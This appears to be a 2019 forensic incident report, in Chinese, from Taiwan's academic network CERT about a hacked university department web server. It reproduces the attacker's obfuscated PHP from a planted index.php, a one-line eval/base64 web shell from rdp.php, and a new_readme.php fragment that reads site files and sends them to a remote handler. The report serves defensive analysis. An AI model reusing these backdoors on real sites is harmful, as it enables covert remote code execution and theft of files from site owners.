X 大學系所網站駭侵攻擊

事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

2019 年 8 月

一、事件簡介

1. 近期接獲某學校反應校內一個系所網站之根目錄資料夾會遭受不明來源的 index.php 生成。
2. 該網站預設首頁為 default.asp，非 index.php。
3. 當 index.php 產生時，會造成網站首頁功能不正常。
4. 該主機是一台 windows server 2008 Service Pack 2 (32 位元)的系所網頁伺服器，主要提供系所介紹及相關資訊。
5. 該主機使用 IIS 架站，以 ASP 為主，搭配 PHP 模組。
6. 為了解觸發事件原因、駭客可能之攻擊行為與危害程度，本中心進行實機鑑識。


二、事件檢測

1. 首先，檢視受害網站伺服器的系統資訊，得知下列訊息:
   (1) 防火牆在事件發生前未開啟，在事件發生後才開啟。
   (2) 有啟用遠端桌面功能。
   (3) Windows Update 有定期更新。
   (4) 該主機在事件發生前未安裝防毒軟體，在事件發生後才安裝。


2. 查看主機對外 port 開啟狀態，發現該主機開啟許多 port，其中包含駭客最常利用的 port(如 445、3389)。


名稱	群組	已啟用	本機位址	本機連接埠	遠端位址	遠端連接埠
檔案及印表機共用 (SMB-In)	檔案及印表機共用	是	任何	445	任何	任何
檔案及印表機共用 (NB-Session-In)	檔案及印表機共用	是	任何	139	任何	任何
檔案及印表機共用 (NB-Session-In)	檔案及印表機共用	是	任何	139	任何	任何
檔案及印表機共用 (NB-Name-In)	檔案及印表機共用	是	任何	137	任何	任何
檔案及印表機共用 (NB-Name-In)	檔案及印表機共用	是	任何	137	任何	任何
檔案及印表機共用 (NB-Datagram-In)	檔案及印表機共用	是	任何	138	任何	任何
檔案及印表機共用 (NB-Datagram-In)	檔案及印表機共用	是	任何	138	任何	任何
遠端桌面 (TCP-In)	遠端桌面	是	任何	3389	140.[redacted].187, 1...	任何
網路探索 (WSD-In)	網路探索	是	任何	3702	本機子網路	任何
網路探索 (WSD-In)	網路探索	是	任何	3702	本機子網路	任何
網路探索 (WSD EventsSecure-In)	網路探索	是	任何	5358	任何	任何
網路探索 (WSD EventsSecure-In)	網路探索	是	任何	5358	任何	任何
網路探索 (WSD Events-In)	網路探索	是	任何	5357	任何	任何
網路探索 (WSD Events-In)	網路探索	是	任何	5357	任何	任何
網路探索 (UPnP-In)	網路探索	是	任何	2869	任何	任何
網路探索 (UPnP-In)	網路探索	是	任何	2869	任何	任何
網路探索 (SSDP-In)	網路探索	是	任何	1900	本機子網路	任何
網路探索 (SSDP-In)	網路探索	是	任何	1900	本機子網路	任何
網路探索 (Pub-WSD-In)	網路探索	是	任何	3702	本機子網路	任何
網路探索 (Pub-WSD-In)	網路探索	是	任何	3702	本機子網路	任何
網路探索 (NB-Name-In)	網路探索	是	任何	137	任何	任何
網路探索 (NB-Name-In)	網路探索	是	任何	137	任何	任何
網路探索 (NB-Datagram-In)	網路探索	是	任何	138	任何	任何
網路探索 (NB-Datagram-In)	網路探索	是	任何	138	任何	任何
網路探索 (LLMNR-UDP-In)	網路探索	是	任何	5355	本機子網路	任何
網路探索 (LLMNR-UDP-In)	網路探索	是	任何	5355	本機子網路	任何

3. 檢視網站根目錄資料夾內檔案的擁有者，發現 sitemapsjxtkdsy 與 symx 兩資料夾的擁有者皆為 IUSR，非 administrator，推測這兩個資料夾為駭客所建立，而且兩個資料夾的修改日期與建立日期皆為 2019/7/18，推測該時間為事件發生點。





4. 在 sitemapsjxtkdsy 資料夾發現有兩個.gz 的壓縮檔，將兩個壓縮檔解壓縮後，會有 map4.xml 與 map7.xml 兩個檔案，查看兩個檔案內容發現為日文版的購物網頁，推測駭客可能懂日文。






5. 在 symx 資料夾內有無檔名的.htaccess、komut.php、php.ini 與 s.pl 等四個檔案，其中 komut.php 開啟後看到「一句話木馬」的語法，會開啟 https://gist.githubusercontent.com/../komut.php，但 komut.php 已經不在該網站上。






檢視 s.pl 內容，發現該檔案為一個網站目錄列舉的腳本，來自作者 0x1999 的網站 http://0xdark.blogsport.com 資訊，從該網站內容可以知道該名作者懂印尼文，而且在該網站上教導使用者如何駭入網站，也於網站上販售後門程式。



從.htaccess 的內容得知該檔案會重寫網址，輸入任意的 html 檔將會顯示 index.php 的內容，推測該檔案主要用來幫駭客改寫網站首頁用。



6. 管理者將事件發生期間每日所產生的 index.php 與相關檔案收集起來，這些 index.php 檔案大小與內容皆相同，而且也發現一個可疑檔案 rdp.php。

名稱	修改日期	類型	大小	標記
(4)	2019/7/24 上午 08:45	HTACCESS 檔案	1 KB	
index (4)	2019/7/24 上午 08:45	PHP 檔案	32 KB	
(3)	2019/7/23 下午 04:07	HTACCESS 檔案	1 KB	
index (3)	2019/7/23 下午 04:07	PHP 檔案	32 KB	
(2)	2019/7/23 上午 08:47	HTACCESS 檔案	1 KB	
index (2)	2019/7/23 上午 08:47	PHP 檔案	32 KB	
	2019/7/22 下午 06:13	HTACCESS 檔案	1 KB	
index	2019/7/22 下午 06:13	PHP 檔案	32 KB	
(5)	2019/7/22 下午 02:41	HTACCESS 檔案	1 KB	
index (5)	2019/7/22 下午 02:41	PHP 檔案	32 KB	
rdp	2019/7/22 上午 10:50	PHP 檔案	5 KB	
index3	2019/7/20 下午 02:17	PHP 檔案	32 KB	
index1	2019/7/20 上午 08:34	PHP 檔案	32 KB	
index2	2019/7/19 下午 04:41	PHP 檔案	32 KB	

7. 檢視 index.php 內容，發現除了 php 語法外，還有一些亂碼，其中有 urldecode 一段亂碼，經嘗試解碼仍無法看出其內容。

index.php - 記事本


檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

```
k?php
@set_time_limit(3600);
@ignore_user_abort(1);
$xmlname = 'mapss173_174_new1.xml';
$jdir = '';
$smuri_tmp = smrequest_uri();
if($smuri_tmp==''){
    $smuri_tmp='/';
}
$smuri = base64_encode($smuri_tmp);
$dt = 0;
function smrequest_uri(){
    if (isset($_SERVER['REQUEST_URI'])){
        $smuri = $_SERVER['REQUEST_URI'];
    }else{
        if(isset($_SERVER['argv'])){
            $smuri = $_SERVER['PHP_SELF'] . '?' . $_SERVER['argv'][0];
        }else{
            $smuri = $_SERVER['PHP_SELF'] . '?' . $_SERVER['QUERY_STRING'];
        }
    }
    return $smuri;
}
$sitemap_file = 'sitemapwebxml';
$num = 100;
$mapnum = 25;
$kid = rand(1,9009);


$000000=urldecode("%6E1%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%2A6%6C%72%6B%64%679%5F
%65%68%63%73%77%6F4%2B%6637%6A");$000000=$000000{3}.$000000{6}.$000000{33}.$000000{30};$000000=$000000
{33}.$000000{10}.$000000{24}.$000000{10}.$000000{24};$000000=$000000{0}.$000000{18}.$000000{3}.$000000
{0}.$000000{1}.$000000{24};$000000=$000000{7}.$000000{13};$000000.=$000000{22}.$000000{36}.$000000
{29}.$000000{26}.$000000{30}.$000000{32}.$000000{35}.$000000{26}.$000000{30};eval($000000
("JE8wTzAwMD0iZnB2YlhRcmNUcXVPRHhTmR3aUdMV21lUGxGamdWVW5zQ1JwQUhoTXRKeWtZQ1N6RUlaS3ZPcGJuQ0VvU3d4cVJEb
WprUXlQR1daWFljbFZUTnNnZUphdElpTWhGclVkdWZCTEtlekFZUjlRbWlJVFJDdGpmeWFRdW5qTGsyOVV6Zkk5SFAxZGpCTUlybDlp
```

index.php - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)


```
hWm1XRGNIUzB5R3k0eUFuZWpmeUlUSGZJVEhmSVRIZklUSGZJVEhmSVRIZklUclB6T2JQTk1vZ3JibkJJOUhmYVptV0RjcVEwQUhmSV
RIZklUSGZJVEhmSVRIZklUSGkwamZ5SVRIZklUSGZJVEhmSVRIaTBqZnlJVEhmSVRIZklUSGZJVEhQamViM2pjelBjVUFmYWRtZmQ3U
kNOVEhmSVRIZklUSGkwamZ5SVRIZko5UkN0VEhmSVRvWk4wa25yeEhmYVptV0RjdW5yVXFRMEF2QzBBWUw0PSI7ZXZhbCgnPz4nLiRP
MDBPME8oJE8wT08wMCgkT08wTzAwKCRPME8wMDAsJE9PMDAwMCoyKSwkT08wTzAwKCRPME8wMDAsJE9PMDAwMCwkT08wMDAwKSwkT08
wTzAwKCRPME8wMDAsMCwkT08wMDAwKSkpKTs="));
 ?><?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );?>
```




8. 檢視 rdp.php 內容，看到內含一句話木馬

「eval(htmlspecialchars_decode(urldecode(base64_decode($UeXploiT))));」，將$UeXploiT 的亂碼內容放入一句話木馬中，解出


「eval('?>'.gzuncompress(gzinflate(gzinflate(base64_decode(strrev($An0n_3xPloiTeR))))));」，無法識別其內容。




9. 在網站根目錄的 images 資料夾內發現 new_readme.php，該檔案的擁有者為 IUSR，而且修改日期為 2019/7/18，與 sitemapsjxtkdsy 與 symx 兩資料夾相同日期。



檢視 new_readme.php 的內容，發現該檔案為使用 php 建立 ssh 連線的程式，在內容中提到 index.php 與.htaccess 兩檔案，推測 new_readme.php、index.php 與.htaccess 三個檔案在程式執行時彼此間有關係。






new_readme.php - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)


```
     */
    $b = $_REQUEST['trait'];
    /**
     * @return bool
     */
    $c = $_SERVER['SERVER_NAME'];
    /**
     * @param string $file
     * @return string|false
     */
    $d = array('namespace' => $c, 'trait' => $b);
    /**
     * @param string $file
     * @param int    $mode
     * @param bool   $recursive
     * @return bool|string
     */
    if (isset($_REQUEST['endif'])) {
        rwx('index.php');
        $d['endif'] = fgc('index.php');
        $e=send($a, $d);
        echo '<xmp>'.$e.'</xmp>';
        unset($d['endif']);
    }
    /**
     * @param string $file
     * @return string
     */
    if (isset($_REQUEST['endswitch'])) {
        rwx('.htaccess');
        $d['endswitch'] = fgc('.htaccess');
        $e=send($a, $d);
        echo '<xmp>'.$e.'</xmp>';
        unset($d['endswitch']);
    }
    /**
     * @return bool
     */
    if (isset($_REQUEST['endfor'])) {
        $d['endforeach'] = $_REQUEST['endfor'];
        $d['endwhile'] = fgc($_REQUEST['endfor']);
        $e=send($a, $d);
        echo '<xmp>'.$e.'</xmp>';
        unset($d['endforeach'],$d['endwhile']);
    }
    /**
```

